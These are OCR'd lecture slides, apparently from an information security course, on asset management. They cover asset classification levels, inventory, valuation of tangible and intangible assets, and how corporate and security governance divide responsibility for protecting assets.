
Asset Management: Asset Classification

- Classification provides a **process to categorize assets** based on attributes defined by the organization
- Classification maps a defined set of expectations and activities to a particular category

Asset Classification


Category	Severity/Impact		
	High	**Moderate**	**Low**
Defense	Top- Secret	Secret	Confidential
Qualitative	High	Moderate	Low
Corporate	Restricted	Confidential	Public

Notes:



Asset Management: Asset Inventory

- Asset Inventory provides a repository to **document and track assets** within the organization
- It documents important information about an organization's assets
  - what exists?
  - where it exists?
  - how important it is?
  - who is responsible (ownership)?



Asset Management: Asset Value

- The value of an asset is important to defining how important an item is and to what extent the item must be protected

- **Valuing Tangible Assets** is a straightforward process when the organization can map a monetary value to the procurement of the asset

- **Valuing Intangible Assets** is difficult because there is no direct mapping; it is necessary to consider the cost if a compromise occurs or the data is lost

Notes:

Asset Management: Protection Strategy and Governance

- Corporate governance and information security governance work together to define the protection of an organization's assets

Corporate Governance

- Defines the expectations and protection measures for assets in advance
- Codifies the desired approach in organizational policies

Security Governance

- Provides recommendations based on feedback and information from the asset owner
- Documents accepted and rejected recommendations

Notes:
